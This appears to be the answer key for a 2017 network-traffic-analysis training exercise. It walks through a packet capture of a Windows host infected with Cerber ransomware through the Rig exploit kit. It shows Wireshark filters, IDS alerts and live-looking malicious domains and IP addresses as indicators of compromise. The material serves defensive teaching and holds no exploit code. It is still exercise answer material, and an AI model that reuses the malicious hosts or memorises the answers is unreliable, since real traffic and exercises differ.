

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS

BASIC QUESTIONS:

- What was the date and time of the infection?
- What is the MAC address of the infected Windows computer?
- What is the IP address of the infected Windows computer?
- What is the host name of the infected Windows computer?
- What type of malware was the computer infected with?

BASIC ANSWERS:

Q: What was the date and time of the infection?

A: The computer was infected on 2017-01-27 around 22:54 UTC.

Q: What is the MAC address of the infected Windows computer?

A: 5c:26:0a:02:a8:e4 (Dell_02:a8:e4)

Q: What is the IP address of the infected Windows computer?

A: 172.16.4.193

Q: What is the host name of the infected Windows computer?

A: Stewie-PC

Q: What type of malware was the computer infected with?

A: Ransomware

BASIC ANSWERS EXPLAINED:

Wireshark is my tool of choice to examine this type of traffic. As always, I recommend you set up Wireshark in accordance with the following guide I've posted:

- <http://www.malware-traffic-analysis.net/tutorials/wireshark/index.html>

The first thing I do when I look at a pcap is filter on **http.request**. For these exercises, that will show you a) the IP address of the infected host and b) the general time for the activity.

Filter: http.request		Expression... Clear Apply Save Filter Filter Filter					
Date/Time	Src	port	Dst	port	Host	Info	
2017-01-27 22:53:14	172.16.4.193	49157	66.152.103.72	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1	
2017-01-27 22:53:53	172.16.4.193	49159	204.79.197.200	80	www.bing.com	GET / HTTP/1.1	
2017-01-27 22:53:53	172.16.4.193	49158	204.79.197.200	80	www.bing.com	GET /s/a/hpcl8.png HTTP/1.1	
2017-01-27 22:53:53	172.16.4.193	49158	204.79.197.200	80	www.bing.com	GET /fd/s/a/hp/bing.svg	
2017-01-27 22:53:53	172.16.4.193	49159	204.79.197.200	80	www.bing.com	GET /fd/ls/l?IG=194EC908	
2017-01-27 22:53:53	172.16.4.193	49159	204.79.197.200	80	www.bing.com	POST /fd/ls/lsp.aspx?H	
2017-01-27 22:53:53	172.16.4.193	49161	204.79.197.200	80	www.bing.com	GET /rms/BingCore.Bundle	
2017-01-27 22:53:54	172.16.4.193	49159	204.79.197.200	80	www.bing.com	GET /rms/rms%20answers%	
2017-01-27 22:53:54	172.16.4.193	49161	204.79.197.200	80	www.bing.com	GET /rms/Framework/jc,n	

Shown above: Filtering on http.request in Wireshark.

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS

The pcap starts at 2017-01-27 at 22:53 UTC, and the infection traffic starts shortly thereafter. You can see all the source IP addresses are 172.16.4.193 when filtering on **http.request**.

To get the host name, and MAC address, you can examine the NetBIOS name service (NBNS) traffic, or you can look at the DHCP traffic as shown in the images below.

Filter: nbns

Date/Time	Src	port	Dst	port	Info
2017-01-27 22:53:10	172.16.4.193	137	172.16.4.255	137	Release NB STEWIE-PC<00>
2017-01-27 22:53:10	172.16.4.193	137	172.16.4.255	137	Registration NB STEWIE-PC<00>
2017-01-27 22:53:10	172.16.4.193	137	172.16.4.255	137	Registration NB WORKGROUP<00>

Frame 9: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)

- Ethernet II, Src: Dell_02:a8:e4 (5c:26:0a:02:a8:e4), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 172.16.4.193 (172.16.4.193), Dst: 172.16.4.255 (172.16.4.255)
- User Datagram Protocol, Src Port: netbios-ns (137), Dst Port: netbios-ns (137)
- NetBIOS Name Service
 - Transaction ID: 0x8fdf
 - Flags: 0x2910 (Registration)
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 1
 - Queries
 - STEWIE-PC<00>: type NB, class IN
 - Name: STEWIE-PC<00> (Workstation/Redirector)

Shown above: Examining the NBNS traffic in Wireshark.

Filter: udp.port eq 67

Date/Time	Src	port	Dst	port	Info
2017-01-27 22:53:08	172.16.4.1	67	172.16.4.193	68	DHCP ACK - Transaction ID 0x39132272
2017-01-27 22:53:11	172.16.4.193	68	255.255.255.255	67	DHCP Inform - Transaction ID 0x374973ec
2017-01-27 22:53:11	172.16.4.1	67	172.16.4.193	68	DHCP ACK - Transaction ID 0x374973ec
2017-01-27 22:55:12	172.16.4.193	68	255.255.255.255	67	DHCP Inform - Transaction ID 0x8b1e1See

Hardware type: Ethernet (0x01)

Client MAC address: Dell_02:a8:e4 (5c:26:0a:02:a8:e4)

Option: (12) Host Name

Length: 9

Host Name: Stewie-PC

Option: (60) Vendor class identifier

Shown above: Examining the DHCP traffic in Wireshark.

As for knowing what type of malware the computer was infected with? I'd say the majority of malware that I've seen in recent months is ransomware. Of course, that would be a guess if you didn't look at the pcap first.




2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS

You can filter on the pcap with **http.request** again, and scroll through the traffic. Near the end, you'll see several domains that are questionable, and you'd hopefully notice they are ransomware, especially if you search on the domain prefix. Based on my experience, anything that ends with **.top** is suspect.

Filter: http.request Expression... Clear Apply Save Filter Filter Filt							
Date/Time	Src	port	Dst	port	Host	Info	
2017-01-27 22:56:15	172.16.4.193	49221	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /EE7E	
2017-01-27 22:56:16	172.16.4.193	49221	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /EE7E	
2017-01-27 22:56:16	172.16.4.193	49221	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /media	
2017-01-27 22:56:16	172.16.4.193	49220	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /media	
2017-01-27 22:56:16	172.16.4.193	49222	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	POST /EE7E	
2017-01-27 22:56:17	172.16.4.193	49224	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /media	
2017-01-27 22:56:18	172.16.4.193	49224	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /favo	
2017-01-27 22:56:18	172.16.4.193	49222	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /media	
2017-01-27 22:56:20	172.16.4.193	49225	5.188.223.104	80	spotsbill.com	GET /find	
2017-01-27 22:56:38	172.16.4.193	49222	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	POST /EE7E	
2017-01-27 22:56:39	172.16.4.193	49222	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /media	
2017-01-27 22:56:46	172.16.4.193	49222	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	POST /EE7E	
2017-01-27 22:56:46	172.16.4.193	49222	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /EE7E	
2017-01-27 22:56:54	172.16.4.193	49222	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /media	
2017-01-27 22:56:54	172.16.4.193	49224	198.105.121.50	80	p27dokhpz2n7nvgr.1jw2lx.top	GET /media	

Shown above: Several HTTP requests to a domain ending in **.top**.

The domain is: **p27dokhpz2n7nvgr.1jw2lx.top**. A Google search on that domain quickly shows it's associated with ransomware.



[All](#) [Shopping](#) [Maps](#) [Images](#) [Videos](#) [More](#) [Settings](#) [Tools](#)

1 result (0.40 seconds)

[Tracker | Ransomware Tracker](#)
<https://ransomwaretracker.abuse.ch/tracker/> ▼
p27dokhpz2n7nvgr.1jw2lx.top, 185.44.105.57 (- Germany) ... p27dokhpz2n7nvgr.1cpy1q.top, Eranet International Limited, 185.44.105.57 (- Germany).

Shown above: Results of a Google search for that **.top** domain.

ADVANCED QUESTIONS:

- What is the name of the malware that infected the user's computer?
- What exploit kit was used to infect the user's computer?
- What compromised website kicked off the infection chain of events?

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS

ADVANCED ANSWERS:

Q: What is the name of the malware that infected the user's computer?

A: Cerber ransomware

Q: What exploit kit was used to infect the user's computer?


A: Rig exploit kit

Q: What compromised website kicked off the infection chain of events?

A: www.homeimprovement.com

ADVANCED ANSWERS EXPLAINED:

To find the name of the ransomware, here's a trick you can use. Do a Google search on the prefix for that **.top** domain. Search only for **p27dokhpz2n7nvgr**. You'll quickly find it's related to Cerber ransomware, if you hadn't found out earlier.



Shown above: Hundreds of results from a Google search for **p27dokhpz2n7nvgr**.

As far as the exploit kit (EK)? Rig EK is currently the most prominent EK by far. If you look at the Snort or EmergingThreats alerts on the traffic, you'll see several signature hits for Rig EK.

I've submitted the pcap to VirusTotal, where you can see some of the alerts on the pcap. As I write this, the alerts haven't shown up, because sometimes it takes a while for them to show up after you submit a pcap. In the meanwhile I ran the pcap through Snort and Suricata in my home lab.

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS




```
alert (/var/log/snort) - gedit (as superuser)
=> http://cve.mitre.org/cgi-bin/cvename.cgi?name=2014-6345]

[**] [1:41314:1] EXPLOIT-KIT Rig exploit kit landing page detected [**]
[Classification: A Network Trojan was detected] [Priority: 1]
01/27-23:54:43.423371 194.87.234.129:80 -> 172.16.4.193:49202
TCP TTL:128 TOS:0x0 ID:1557 IpLen:20 DgmLen:2091 DF
***A**** Seq: 0x6D814B86 Ack: 0x7BC62DF5 Win: 0xFF00 TcpLen: 20

[**] [1:41314:1] EXPLOIT-KIT Rig exploit kit landing page detected [**]
[Classification: A Network Trojan was detected] [Priority: 1]
01/27-23:54:43.423371 194.87.234.129:80 -> 172.16.4.193:49202

Plain Text Tab Width: 8 Ln 84, Col 48 INS
```


Shown above: Some of the Rig EK alerts in Snort using the Snort subscriber ruleset.



Src IP	SPort	Dst IP	DPort	Pr	Event Message
104.211.160.15	80	172.16.4.193	49190	6	GPL WEB_CLIENT web bug 0x0 gif attempt
138.91.83.37	80	172.16.4.193	49184	6	GPL WEB_CLIENT web bug 0x0 gif attempt
104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016
104.28.18.74	80	172.16.4.193	49195	6	ETPRO CURRENT_EVENTS Evil Redirect to RIG-v EK Oct 24 2016
172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI struct Oct 24 2016 (RIG-v)
194.87.234.129	80	172.16.4.193	49202	6	ETPRO CURRENT_EVENTS RIG EK Landing Pre-filter (Rig-v)
194.87.234.129	80	172.16.4.193	49202	6	ET CURRENT_EVENTS RIG EK Landing Sep 12 2016 T2
194.87.234.129	80	172.16.4.193	49202	6	ETPRO CURRENT_EVENTS RIG EK Landing Nov 30 2016 (RIG-v)
194.87.234.129	80	172.16.4.193	49209	6	ETPRO CURRENT_EVENTS RIG/Sundown/Xer EK Payload Jul 06 2...

Shown above: Rig EK alerts in Security Onion using Suricata and the ETPRO ruleset.

In the above alerts, you can find the IP address associated with Rig EK. Filter on that in Wireshark as shown in the image below.



Date/Time	Dst	port	Host	Info
2017-01-27 22:54:43	194.87.234.129	80	tyu.benme.com	GET /?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=
2017-01-27 22:54:43	194.87.234.129	80	tyu.benme.com	GET /?q=zn_QMvXcJwDQDofGMvrESLteMubQAOKK20H_76iyE
2017-01-27 22:54:43	194.87.234.129	80	tyu.benme.com	POST /?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&or
2017-01-27 22:54:43	194.87.234.129	80	tyu.benme.com	POST /?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bww8S_6qviB
2017-01-27 22:55:04	194.87.234.129	80	tyu.benme.com	GET /?biw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonke
2017-01-27 22:55:04	194.87.234.129	80	tyu.benme.com	GET /?biw=Amaya.126qv100.406mlg9g5&ct=Amaya&tuif=
2017-01-27 22:55:06	194.87.234.129	80	tyu.benme.com	GET /?ct=Mozilla&tuif=3379&q=wXbQMvXcJwDQC4bGMvrE
2017-01-27 22:55:06	194.87.234.129	80	tyu.benme.com	GET /?yus=SeaMonkey.115uv80.406n4b3l1&br_fl=2106&
2017-01-27 22:55:51	194.87.234.129	80	tyu.benme.com	GET /?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=
2017-01-27 22:55:51	194.87.234.129	80	tyu.benme.com	GET /?q=zn_QMvXcJwDQDofGMvrESLteMubQAOKK20H_76iyE
2017-01-27 22:55:51	194.87.234.129	80	tyu.benme.com	POST /?br_fl=3395&tuif=5484&yus=Microsoft_Edge.89

Shown above: Filtering on HTTP requests to the Rig EK IP address in Wireshark.

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS

Follow the TCP stream for the first HTTP request to the Rig EK domain. The referrer line in the HTTP request should reveal the compromised website that kicked off this infection chain of events.



Shown above: Following the TCP stream and finding the referrer.

As you can see in the image above, the referrer is a web page from ***www.homeimprovement.com***. That's the compromised website that had injected code in the web pages that led to Rig EK.

MORE ADVANCED QUESTIONS:

- Before the Windows computer was infected, what did the user search for on Bing?
- Which campaign(s) used the exploit kit noted in the pcap?
- What are the indicators of compromise (IOCs) from the pcap?

MORE ADVANCED ANSWERS:

Q: Before the Windows computer was infected, what did the user search for on Bing?

A: home improvement remodeling your kitchen.

Which campaign(s) used the exploit kit noted in the pcap?

A: Both the [Afraidgate](#) and [pseudoDarkleech](#) campaigns.

What are the indicators of compromise (IOCs) from the pcap?


A: See the end of this section.

MORE ADVANCED ANSWERS EXPLAINED:

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS

If you'll notice in the pcap, Bing does not use encrypted HTTPS by default (unlike Google, which does). Because the Bing traffic is HTTP instead of HTTPS, you can see what terms were typed in the search bar.

The best way to find this is to look at the first HTTP request to that **homeimprovement.com** page. In the referrer line of the HTTP header, you'll see the Bing search URL with the terms. See the image below for details.



Shown above: The Bing search can be found in the HTTP headers here.

Campaigns are a different issue, and they're not easy to figure out for many people. You can tell campaigns by the injected script they use in pages from the compromised websites that kick off the infection chains. And you can also figure it out from the payloads that are sent.


In this case, **homeimprovement.com** was compromised by two different campaigns using Rig EK: Afraidgate and PseudoDarkleech. You can find more information about those campaigns on my most recent blog posts about those campaigns.

Afraidgate usually sends a Godzilla Loader to download and infect computers with Locky ransomware. PsuedoDarkleech usually sends Cerber ransomware.

First, let's look at the page from the compromised website. You'll have to extract that from the pcap in order to examine it.

Step 1: Go to File → Export Objects → HTTP from the Wireshark menu.

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS




Shown above: The menu path to get where you're going.

Step 2: In Wireshark's HTTP object list, scroll down to the first listing for ***www.homeimprovement.com***.

Select the first entry from ***homeimprovement.com***, which should show text/html as the content type. Then save it as something you can read in a text editor.

2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS



Shown above: Saving that page from the compromised website.

At line 123 in text file, you'll find injected script for the pseudoDarkleech campaign. The script matches patterns I've constantly posted about in my blog.



2017-01-28 TRAFFIC ANALYSIS EXERCISE - ANSWERS

t	Dst IP	DPort	Pr	Event Message
0	5.188.223.104	80	6	ETPRO TROJAN Godzilla CnC Beacon
0	5.188.223.104	80	6	ETPRO TROJAN Godzilla Loader Retrieving Payload
8	90.2.1.0	6892	17	ET TROJAN Ransomware/Cerber Checkin M3 (15)
8	91.239.24.30	6892	17	ET TROJAN Possible Downadup/Conficker-C P2P encrypted traffi...
0	90.2.1.0	6892	17	ET TROJAN W32/Cerber Ransomware CnC Checkin M4

Shown above: ETPRO alerts for Godzilla Loader using Suricata in Securiy Onion.

Also, if you look at the HTTP requests for Rig EK, there are an awful lot of them. It's about twice as many HTTP requests for Rig EK than I normally see. Looks like Rig EK was hit twice in an infection chain from that same web page.

Filter: <div>http.request and ip.addr eq 194.87.234.129</div>		Expression... Clear Apply Save Filter Filter Filter				
Date/Time	Dst	port	Host	Info		
2017-01-27 22:54:43	194.87.234.129	80	tyu.benme.com	GET /?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=		
2017-01-27 22:54:43	194.87.234.129	80	tyu.benme.com	GET /?q=zn_QMvXcJwDQDofGMvrESLteMUbQAOKK20H_76iyE		
2017-01-27 22:54:43	194.87.234.129	80	tyu.benme.com	POST /?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&o		
